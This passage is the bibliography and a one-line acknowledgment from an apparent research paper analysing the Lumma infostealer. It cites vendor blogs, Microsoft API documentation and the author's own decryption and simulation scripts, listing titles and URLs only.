[23] Picus Security. “Lumma infostealer continues its github social engineering campaign”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.picussecurity.com/resource/blog/lumma-infostealer-continues-its-github-social-engineering-campaign.

[24] Bitsight. “Lumma stealer is out of business”. Accessed: 2025-07-01. (2024), [Online]. Available: https://www.bitsight.com/blog/lumma-stealer-is-out-of-business .

[25] SOCRadar. “Top stealer log telegram channels used by cybercriminals”. Accessed on July 1, 2025. (2023), [Online]. Available: https://socradar.io/top-stealer-log-telegram-channels (visited on 07/01/2025).

[26] Microsoft. “Enable control flow guard (/guard:cf)”. Accessed: 2025-07-01. (2024), [Online]. Available: https://learn.microsoft.com/en-us/cpp/build/reference/guard-enable-control-flow-guard?view=msvc-170.

[27] Microsoft. “Process creation flags – windows api”. Accessed: 2025-07-01. (2024), [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/procthread/process-creation-flags.

[28] Microsoft. “Context structure (x86)”. Accessed: 2025-07-01. (2024), [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context-r2.

[29] Microsoft Docs. “Context structure (winnt.h)”. Accessed: 2025-07-01. (2024), [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/api/winnt/ns-winnt-context.

[30] CovertSwarm. “Exploiting microsoft windows 11 via process no-hollowing”. Accessed: 2025-07-01, CovertSwarm. (2022), [Online]. Available: https://www.covertswarm.com/post/exploiting-microsoft-windows-11-via-process-no-hollowing.

[31] F. Fantini. “Lummastealer – remote code injection via suspended process”. (2025), [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/x64dbg/01-lummastealer_remote_code_injection/ (visited on 07/01/2025).

[32] Brown, Rufus M. “Aligning dumped pe files from memory”. Accessed: 2025-07-01. (2022), [Online]. Available: https://rufusmbrown.github.io/docs/posts/Aligning-Dumped-PE-File-from-Memory/.

[33] Microsoft Developer Network. “Winhttp api reference, Windows desktop applications – winhttp api”. Accessed: 2025-07-01, Microsoft. (2024), [Online]. Available: https://learn.microsoft.com/en-us/windows/win32/api/winhttp/.

[34] F. Fantini, *Lummastealer v4 fakenet*, https://federicofantini.github.io/TheTrackerShow/scripts/fakenet/01-lummastealer_v4_fakenet/, Accessed: 2025-07-01, 2025.

[35] F. Fantini, *Lummastealer interactions - x64dbg script*, https://federicofantini.github.io/TheTrackerShow/scripts/x64dbg/02-lummastealer_interactions/, Accessed: 2025-07-01, 2025.

[36] F. Fantini, *Lummastealer v4 – base64 decode proof (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/01-lummastealer_v4_base64_decode_proof/.

[37] F. Fantini, *Lummastealer v4 – xor decryption proof (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/02-lummastealer_v4_xor_decryption_proof/.

[38] F. Fantini, *Lummastealer v4 – communication decryption proof (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/03-lummastealer_v4_communication_decryption_proof/.

[39] SpyCloud Research Team. "Reversing lummac2: How infostealers are evolving". Accessed: 2025-07-01. (2024), [Online]. Available: https://spycloud.com/blog/reversing-lummac2/.

[40] F. Fantini, *Lummastealer v4 – bruteforce caesar cipher (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/04-lummastealer_v4_bruteforce_Caesar_cipher/.

[41] A. Langley, Y. Nir, and S. Neves, *Chacha20 and poly1305 for ietf protocols*, https://datatracker.ietf.org/doc/html/rfc8439, RFC 8439, Internet Engineering Task Force, 2018.

[42] F. Fantini, *Lummastealer v6.3 – chacha20 decryption proof (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/05-lummastealer_v6.3_chacha20_proof/.

[43] F. Fantini, *Lummastealer v6.3 – fakenet simulation*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/fakenet/02-lummastealer_v6.3_fakenet/.

[44] F. Fantini, *Lummastealer v6.3 – communication decryption proof (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/06-lummastealer_v6.3_communication_decryption_proof/.

[45] F. Fantini, *Lummastealer v6.3 – json file strings decryption (python)*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/scripts/python/07-lummastealer_v6.3_json_file_strings_decryption/.

[46] Microsoft, *Microsoft leads global action against cybercrime tool lumma stealer*, Accessed: 2025-07-01, 2025. [Online]. Available: https://blogs.microsoft.com/on-the-issues/2025/05/21/microsoft-leads-global-action-against-favored-cybercrime-tool/.

[47] ESET, *Eset takes part in global operation to disrupt lumma stealer*, Accessed: 2025-07-01, 2025. [Online]. Available: https://www.welivesecurity.com/en/eset-research/eset-takes-part-global-operation-disrupt-lumma-stealer/.

[48] IntelOwl Project. "Malware_bazaar.py — intelowl ingestor for malwarebazaar". Accessed: 2025-07-01, IntelOwl Project. (2025), [Online]. Available: https://github.com/intelowlproject/IntelOwl/blob/master/api_app/ingestors_manager/ingestors/malware_bazaar.py.

[49] Celery Project. "Celery documentation (stable version)". Accessed: 2025-07-01, Celery Project. (2025), [Online]. Available: https://docs.celeryq.dev/en/stable/.

[50] Wireshark Foundation. "Wireshark display filters". Accessed: 2025-07-01. (2024), [Online]. Available: https://wiki.wireshark.org/DisplayFilters.

[51] PacketLevel Communications AG. "Tshark display filters reference". Accessed: 2025-07-01. (2024), [Online]. Available: https://www.packetlevel.ch/html/tshark/tsharkfilt.html.

[52] AnyChart Documentation Team. "Network graph: Iteration step". Accessed: 2025-07-01. (2024), [Online]. Available: https://docs.anychart.com/Basic_Charts/Network_Graph#iteration_step.

[53] F. Fantini, *C2 network slideshow*, Accessed: 2025-07-01, 2025. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/c2-network-slideshow/.

[54] IntelOwl Project. "Intelowl - download file from uri analyzer". Accessed source code file on GitHub. (2024), [Online]. Available: https://github.com/intelowlproject/IntelOwl/blob/master/api_app/analyzers_manager/observable_analyzers/download_file_from_uri.py (visited on 07/01/2025).

[55] F. Fantini, *Acknowledgements – thetrackershow*, https://federicofantini.github.io/TheTrackerShow/acknowledgements/, Accessed: 2025-07-01, 2024. [Online]. Available: https://federicofantini.github.io/TheTrackerShow/acknowledgements/.

Acknowledgments

Pivot here: Ref. [55].